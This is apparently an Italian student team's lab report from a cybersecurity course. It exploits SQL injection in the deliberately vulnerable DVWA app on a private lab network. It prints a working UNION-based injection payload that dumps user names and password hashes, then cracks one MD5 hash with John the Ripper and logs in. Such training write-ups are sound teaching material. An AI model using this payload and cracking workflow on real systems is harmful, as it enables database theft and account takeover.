

# **EPICODE-CS0124**

## **Build Week 2**

Team 3

# Indice

---

1. Traccia giorno 1	3
<b>1.1. Definizioni e impostazioni laboratorio</b>	<b>4</b>
1.1.1. Definizioni	4
1.1.2. Impostazioni di laboratorio	4
1.1.3. Impostazioni sicurezza DVWA	5
<b>1.2. Applicazione della vulnerabilità</b>	<b>5</b>
1.2.1. Strutturazione del codice da iniettare	5
1.2.2. Iniezione del codice	5
1.2.3. Decifrazione della password	6
1.2.4. Test delle credenziali	7

# Riferimenti e versioni

---

**Team Leader:** Ayman Hani

**Responsabile del documento:** Flaviano Sedici

**Membri del Team:** Rafael Mango, Flaviano Sedici, Davide Di Turo, Francesco Valcavi

## Versionamento

Versione	Descrizione	Riferimento	Data
1.0	Redazione bozza Traccia 1	Di Turo	11/03/2024
1.1	Revisione e Formattazione	Hani, Sedici	11/03/2024

# 1. Traccia giorno 1

---

## Web Application Exploit SQLi

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare **in chiaro** la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

## Requisiti laboratorio:

**Livello difficoltà DVWA:** LOW

**IP Kali Linux:** 192.168.13.100/24

**IP Metasploitable:** 192.168.13.150/24

## 1.1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

### 1.1.1. Definizioni

#### SQL Injection o SQLi

SQL Injection è una tecnica di attacco informatico utilizzata per compromettere sistemi di gestione di database (DBMS) attraverso l'inserimento di codice SQL dannoso all'interno di campi di input delle applicazioni web. Questo tipo di attacco sfrutta la mancanza di adeguati controlli e validazioni dei dati inseriti dall'utente, permettendo agli aggressori di eseguire comandi SQL non autorizzati.

Gli attaccanti sfruttano le vulnerabilità di SQL Injection per eseguire una vasta gamma di azioni dannose, tra cui:

1. Ottenere, modificare o eliminare dati sensibili presenti nel database.
2. Assumere il controllo dell'intero sistema di gestione del database.
3. Eseguire operazioni di amministrazione, come la creazione di nuovi account utente con privilegi elevati.
4. Iniettare codice malevolo per compromettere ulteriormente il sistema o eseguire altre attività dannose.

Per prevenire gli attacchi SQL Injection, è essenziale adottare pratiche di sviluppo sicuro del software, come l'utilizzo di parametrizzazione delle query SQL, la validazione e la sanificazione dei dati di input e l'implementazione di meccanismi di autorizzazione e autenticazione robusti o semplicemente utilizzare soluzioni già consolidate come i moduli PDO o MySQLi (per MySQL) che preparano e controllano le interrogazioni affinché non possano essere eseguiti codici malevoli.

#### Virtual Machine

Le macchine virtuali installate su Virtual Box per emulare una situazione reale che di seguito chiameremo per brevità **VM**.

### 1.1.2. Impostazioni di laboratorio

Come richiesto nella traccia, gli indirizzi IP delle Macchine Virtuali sono stati impostati su:

```
(davide@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
    inet6 fe80::a00:27ff:fecc:b4c5 prefixlen 64 scopeid 0<link>
    ether 08:00:27:cc:b4:c5 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 2344 (2.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:00:22:5b
          inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe00:225b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:512 (512.0 B)  TX bytes:4508 (4.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

Impostazioni Kali Linux

Impostazioni Metasploitable

**Kali Linux** - 192.168.13.100/24

**Metasploitable** - 192.168.13.150/24


In entrambi i casi sono stati utilizzati i comandi:

- ***sudo nano /etc/network/interfaces*** - accedere alla modifica dei file di configurazione di rete
- ***sudo /etc/init.d/networking restart*** - per riavviare le interfacce di rete.

Per verificare la corretta configurazione dell'ambiente di test, procediamo con un comando ping su entrambe le VM.

### 1.1.3. Impostazioni sicurezza DVWA

Coerentemente con quanto riportato nella traccia, procediamo ad impostare il livello di sicurezza di DVWA su LOW.



Impostazione sicurezza DVWA Low

---

## 1.2. Applicazione della vulnerabilità

Accediamo alla pagina dedicata alla vulnerabilità SQLi di DVWA.

### 1.2.1. Strutturazione del codice da iniettare

In questa pagina andremo ad inserire il codice in SQL:

```
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```


- **%** - il simbolo della percentuale in SQL viene utilizzato come carattere jolly per indicare qualsiasi risultato
- **and 1=0** - viene inserito per eliminare la query originale dall'estrazione perché questa uguaglianza è sempre falsa e quindi non produce alcun risultato.
- **select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users** - inseriamo la query che ci consentirà di eseguire l'estrazione dei dati necessari al team, utilizzando **null** per avviare alla formattazione originale a due colonne della query che ci consente di utilizzare il comando **UNION** per concatenare la nuova query a noi utile per l'attacco senza che il webserver ci restituisca errore.
- **#** - è il carattere utilizzato nel linguaggio SQL per il commento e che è utilizzato per commentare tutto quello che segue il punto di iniezione.

### 1.2.2. Iniezione del codice

Effettuando l'iniezione del codice nel campo di input presente nella pagina, il webserver ci restituisce la lista di tutti gli utenti con le password cifrate (presumibilmente con **hash MD5**).

**Definizione di hash MD5:** "MD5 (Message Digest Algorithm 5) è un algoritmo di hash crittografico ampiamente utilizzato per produrre un hash di 128 bit (16 byte) a partire da una stringa di input di lunghezza variabile. L'hash è progettato per essere unidirezionale, il che significa che è computazionalmente difficile o praticamente impossibile risalire alla stringa di input originale".

Identifichiamo in questo elenco l'utente richiesto dall'esercizio: **Pablo Picasso**.



#### Risultato iniezione del codice


```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

#### Identificazione del target nell'elenco

### 1.2.3. Decifrazione della password

Al fine di decifrare la password utilizzeremo il tool johnTheRipper presente su Kali.

Abbiamo creato un file di testo con all'interno nome utente e password.



File contenente nome utente e password

Successivamente lanciamo un attacco a dizionario con il comando:

***sudo john --format=raw-md5 pablopsw.txt***

- ***--format=raw-md5*** - viene utilizzato per specificare il tipo di formato della password criptata che in questo caso è MD5

Al termine dell'elaborazione, il tool ci restituisce la password decodificata, come si evince dall'immagine.

```
davide@kali: ~
File Actions Edit View Help
(davide@kali)-[~]
└─$ sudo john --format=raw-md5 '/home/davide/Desktop/pablosw.txt'
[sudo] password for davide:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (?)
1g 0:00:00:00 DONE 2/3 (2024-03-11 10:13) 100.0g/s 38400p/s 38400c/s 38400C/s 123
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
Session completed.
```

Esecuzione del tool JohnTheRipper

Con il comando **--show** possiamo facilmente visualizzare la password trovata.

```
(davide@kali)-[~]
└─$ sudo john --show --format=raw-md5 '/home/davide/Desktop/pablosw.txt'
pablo:letmein
1 password hash cracked, 0 left
```

Didascalia

Le credenziali per l'utente Pablo Picasso sono:


user: **pablo**

password: **letmein**


### 1.2.4. Test delle credenziali

Proviamo quindi ad accedere con le suddette credenziali all'applicativo DVWA.

Come si evince dalle immagini che seguono, il login è avvenuto con successo.



Pagina di login DVWA



Verifica successo Login